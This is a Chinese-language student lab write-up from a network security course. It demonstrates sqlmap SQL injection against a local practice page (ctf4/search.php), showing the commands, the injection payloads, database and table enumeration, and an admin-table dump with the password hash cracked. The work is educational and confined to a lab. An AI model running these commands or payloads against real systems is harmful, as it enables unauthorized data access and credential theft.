

网络安全与防护实训(6/3/19)

一、前提

操作前面课程所有步骤，然后才能继续操作

二、利用 sqlmap 工具注入


课堂上我发现有一些同学是使用 SecureCRT 进行操作的

但是我在网上学习的时候发现大触们都是使用 Kali 系统直接操作

再加上老师讲课也是直接操作。所以这里我就用系统环境直接演示

当然你非要用 SecureCRT 也无所谓。一样的

首先查看一下物理机的 IP 地址



```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::a04a:e405:70eb:9175%11
    IPv4 地址 . . . . . : 192.168.1.150
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.1.1

隧道适配器 isatap. {D6AF34F9-DD01-4BC6-B9DB-8D666EF96F4C}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 Reusable ISATAP Interface {303F4D6A-DA6D-48A8-94F9-0A1120DF4BA1}:
```


这里是我家里的 192.168.1.150

机房(七)的环境应该是 192.168.50.* 这里注意别弄错

由于之前搭建了 PHP、和 Apache 环境 （也就是安装了 phpstudy）

这里可以先用浏览器测试一下页面


http://你的物理机 IP/ctf4/search.php?search=123



出页面就好

打开 Kali 虚拟机页面

点击终端 弹出窗口




输入下方代码

```
# sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123"
```

回车后 稍加等待 如果出现红字 请检查你的输入是否正确

接下来会出现下方有白字 并停下



```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[17:16:42] [WARNING] reflective value(s) found and filtering out
[17:16:54] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[17:16:56] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[17:17:02] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:17:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[17:17:15] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:17:21] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[17:17:22] [INFO] testing 'MySQL inline queries'
[17:17:23] [INFO] testing 'PostgreSQL inline queries'
[17:17:24] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[17:17:25] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[17:17:31] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:17:36] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:17:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:17:46] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[17:18:03] [INFO] GET parameter 'search' seems to be 'MySQL >= 5.0.12 AND time-based blind (SELECT)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

大概意思就是基本确定了是 mysql 了，但是还没完全确定 问你是否继续确定一下

为了省时间 咱们不确定了 所以输入 Y 回车

接下来又会弹出 2 个相似的白字 输入 Y 回车

最后的结果如下图


```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
  Payload: search=123' AND (SELECT * FROM (SELECT(SLEEP(5)))ooJL) AND 'ooJy'='ooJ
y
  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: search=123' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x575070464
26b41495a75715266636963444e77425561577445514d7a69496c414e4b4e65576d5a6b,0x7171786a7
1),NULL-- -
---
[17:26:53] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5.0.12
[17:26:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
.168.1.150'

[*] shutting down at 17:26:53
root@kali:~#
```

大概就是分析得出 我们的服务器的系统是 Windows

并且是使用 PHP+Apache+Mysql

下面几个步骤很类似 遇到白字就按 Y 回车 就好

所以只给出代码和运行结果

0x00.查看所有存在的库

```
# sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" --dbs
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Title: Generic UNION query (NULL) - 4 columns
Payload: search=123' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x575070464
26b41495a75715266636963444e77425561577445514d7a69496c414e4b4e65576d5a6b,0x7171786a7
1),NULL-- -
---
[17:31:19] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5.0.12
[17:31:19] [INFO] fetching database names
[17:31:20] [WARNING] reflective value(s) found and filtering out
available databases [5]:
[*] ctf4
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[17:31:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
.168.1.150'
[*] shutting down at 17:31:20
root@kali:~#
```

0x01.爆出库下的表，查询表名

```
# sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" -D ctf4 --tables
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
Payload: search=123' UNION ALL SELECT NULL,NULL,CONCAT(0x716a767671,0x575070464
26b41495a75715266636963444e77425561577445514d7a69496c414e4b4e65576d5a6b,0x7171786a7
1),NULL-- -
---
[17:34:50] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL 5.0.12
[17:34:50] [INFO] fetching tables for database: 'ctf4'
[17:34:51] [WARNING] reflective value(s) found and filtering out
Database: ctf4
[3 tables]
+-----+
| admin |
| comment |
| users |
+-----+
[17:34:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192
.168.1.150'
[*] shutting down at 17:34:51
root@kali:~#
```


0x02.爆出 admin 表的完整字段，并暴力破解简单密码

```
# sqlmap -u "http://你的物理机 IP/ctf4/search.php?search=123" -D ctf4 -tables  
-T admin --columns --dump
```

卡在下图就回车一下

```
admin_pass | varchar(255) |  
+-----+-----+  
[17:37:55] [INFO] fetching columns for table 'admin' in database 'ctf4'  
[17:37:56] [INFO] fetching entries for table 'admin' in database 'ctf4'  
[17:37:57] [INFO] analyzing table dump for possible password hashes  
[17:37:57] [INFO] recognized possible password hashes in column 'admin_pass'  
do you want to store hashes to a temporary file for eventual further processing w  
n other tools [y/N] y  
[17:38:05] [INFO] writing hashes to a temporary file '/tmp/sqlmapjXmDr72367/sqlma  
ashes-TJyac_.txt'  
do you want to crack them via a dictionary-based attack? [Y/n/q] y  
[17:38:08] [INFO] using hash method 'sha1_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)  
[2] custom dictionary file
```

结果

```
root@kali: ~  
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)  
>  
[17:38:16] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] y  
[17:38:18] [INFO] starting dictionary-based cracking (sha1_generic_passwd)  
[17:38:18] [WARNING] multiprocessing hash cracking is currently not supported on th  
is platform  
[17:38:21] [INFO] cracked password 'admin' for hash 'd033e22ae348aeb5660fc2140aec35  
850c4da997'  
[17:38:21] [INFO] postprocessing table dump  
Database: ctf4  
Table: admin  
[1 entry]  
+-----+-----+-----+-----+  
| admin_id | admin_pass | admin_name |  
+-----+-----+-----+-----+  
| 1 | d033e22ae348aeb5660fc2140aec35850c4da997 (admin) | admin |  
+-----+-----+-----+-----+  
[17:38:21] [INFO] table 'ctf4.admin' dumped to CSV file '/root/.sqlmap/output/192.1  
68.1.150/dump/ctf4/admin.csv'  
[17:38:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192  
.168.1.150'  
[*] shutting down at 17:38:21
```

———完